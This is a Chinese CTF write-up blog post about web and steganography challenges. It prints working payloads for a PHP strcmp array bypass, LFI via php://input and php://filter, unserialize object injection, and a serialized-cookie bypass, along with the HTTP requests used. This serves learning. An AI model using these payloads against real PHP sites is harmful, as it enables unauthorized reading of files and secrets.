蓝盾初赛二阶段

原创

All__Blue 于 2017-10-30 21:16:17 发布 434 收藏

分类专栏： 比赛经历 文章标签： ctf web

本文链接：https://blog.csdn.net/All__Blue/article/details/78397459

因为在上课，做的时间较短

Web

签到题

只有输入更大的值，才能成功获取 flag

提交


```
只有输入更大的值，才能成功获取 flag</p>
<form action="" method="post">
<input type="text" maxlength="3" name="pass"/>
<input type="submit" value="提交"/>
```

限制了最大输入长度为3位

Burpsuite拦截输入个较大的数即可

```
<body>
<p>□□□□□□□□□□□□□□□ flag</p>
    <form action="" method="post">
    <input type="text" maxlength="3" name="pass"/>
    <input type="submit" value="□□"/>
    <p>bdctf{s0m2thing_ju8t_lik2_thi8}</p>
    </form>
```

简单的题

有源码

```
<!--if(isset($_POST['password'])) {
    if (strcmp($_POST['password'], $flag) == 0)
        die($flag);
    else
        echo "密码不正确！";
}-->
```


利用PHP的strcmp函数漏洞，输入一个数组即可

```
username=admin&password[]=1&submit=%E7%99%BB%E5%BD%95
```

```
name="password"><BR>
        <INPUT type="submit" value="□□" name="submit">
    </form>
</div>
</body>
</html>



<!--if(isset($_POST['password'])) {
    if (strcmp($_POST['password'], $flag) == 0)
        die($flag);
    else
        echo "□□□□□□□";
}-->

flag{Y0u_4re_G3t_FLAG_452}
```


送大礼

打开后是一大堆JSFUCK，扔进控制台里得到PHP源码

看源码是变量覆盖

Payload:http://04c432a12784d2fb5ef431ec3366bc9a.yogeit.com:8080/?bdctf=&flag=

得到flag

bdctf{UCCdlsZyVe} □□□□h□□□□ come on

蓝盾管理员

给出了源码

```
you are not bd-admin !

<!--
@$user = $_GET["user"];
@$file = $_GET["file"];

if(isset($user)&&(file_get_contents($user,'r')==="the user is bdadmin")){
    echo "hello bd-admin!<br>";
        include($file); //flag.php
}else{
    echo "you are not bd-admin ! ";
}
 -->
```


见过很多次的代码，一道经典题的一部分

用PHP输入流php://input满足if条件然后文件包含读取flag.php

Payload:

http://2a8da10821f39ea335a12fba77f7c3fc.yogeit.com:8080/?user=php://input&file=php://filter/read=convert.base64-encode/resource=flag.php

```
Content-Length: 344

hello
bd-admin!<br>PD9waHAgIA0KLy9iZGN0ZntMZmlfQW5EX01vcmV9ICANCj8+

<!--
```


Base64解码得到flag

```
结果：(字符数统计：32)
```

```php
<?php
//bdctf{Lfi_AnD_More}
?>
```


Bluedon用户

```
you are not bluedon !
<!--
$user = $_GET["user"];
$file = $_GET["file"];
$pass = $_GET["pass"];

if(isset($user)&&(file_get_contents($user,'r')==="the user is bluedon")){
    echo "hello bluedon!<br>";
    include($file); //class.php
}else{
    echo "you are not bluedon ! ";
}
 -->
```


一道经典题，前面那道题的完整版
同样的方法先读index.php的源码，再读class.php的源码

```php
<?php
@$user = $_GET["user"];
@$file = $_GET["file"];
@$pass = $_GET["pass"];

if(isset($user)&&(file_get_contents($user,'r')==="the user is bluedon")){
    echo "hello bluedon!<br>";
    if(preg_match("/f1a9/",$file)){
        exit();
    }else{
        @include($file); //class.php
        $pass = unserialize($pass);
        echo $pass;
    }
}else{
    echo "you are not bluedon ! ";
}

?>
```


结果：（字符数统计：206）

```php
<?php

class Read{//f1a9.php
    public $file;
    public function __toString(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
        }
        return "鏆傛棤get flag";
    }
}
```


利用class.php的Read类和反序列化通过pass来读取fla9.php
payload:
http://11537c131de3f8b2060b36c0cf7eb083.yogeit.com:8080/?user=php://input&file=class.php&pass=O:4:%22Read%22:1:{s:4:%22file%22;s:8:%22f1a9.php%22;}

```
GET
/?user=php://input&file=class.php&pass=0:4:%22Read%22:1:{s:4:%22file%22;s:8:%22fla9.php%22;} HTTP/1.1
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 30 Oct 2017 09:48:29 GMT
```

```
Host: 1197c131de3f8b206b36ccc7eb083.yogeit.com:8080
Cache-Control: max-age=0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.102
Safari/537.36
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: td_cookie=18446744071673242495
Connection: close
Content-Length: 19

the user is bluedon
```

```
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Content-Length: 333

hello bluedon!<br>
<?
bdctf{tZeDH0y6Qs}
?>□□get flag
<!--
$user = $_GET["user"];
$file = $_GET["file"];
$pass = $_GET["pass"];

if(isset($user)&&(file_get_contents($user,'r')==="the
bluedon")){
    echo "hello bluedon!<br>";
```


WEB100-2

有提示，输入?hint后看到源码

```
<?php
error_reporting(0);
$KEY='BDCTF:www.bluedon.com';
include_once("flag.php");

$cookie = $_COOKIE['BDCTF'];

if(isset($_GET['hint'])){
        show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
        echo "$flag";
}
else {
?>
```


Cookie传参并且反序列化后和变量KEY全等
将KEY的值序列化即可，但是这个%3B坑了很多人(我也被坑了，最后还是问的学长)

```
GET / HTTP/1.1
Host: 197c5ebadb823fdf4e47f5f71dcaf258.yogeit.com:8080
Cache-Control: max-age=0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.102
Safari/537.36
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie:
td_cookie=18446744071667285221;BDCTF=s:21:"BDCTF:www.bluedon.co
m"%3B
```


```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 30 Oct 2017 08:39:45 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Content-Length: 21

flag{pBXeeZdOkG1QTP1}
```



除了这几道Web我还做了道隐写

像素隐藏

下载下来为rar文件，解压后里面有个zip文件，可以看到里面有张PNG图片，但是需要解压密码，题目没有任何关于密码的提示，猜测是zip伪加密



010editor打开，搜索504B0102，将140009改为140000



加密状态消失，解压出PNG图片
开始不是很明白题目名：“像素隐藏”什么意思，思考了一阵想起来做过的一道题
直接用TweakPNG打开，IHDR的crc验证报错了，应该是改了图片的宽或高

查看下宽高的像素，直接改成500，得到flag

bdctf{u32wg8doib1}

就到这里为止了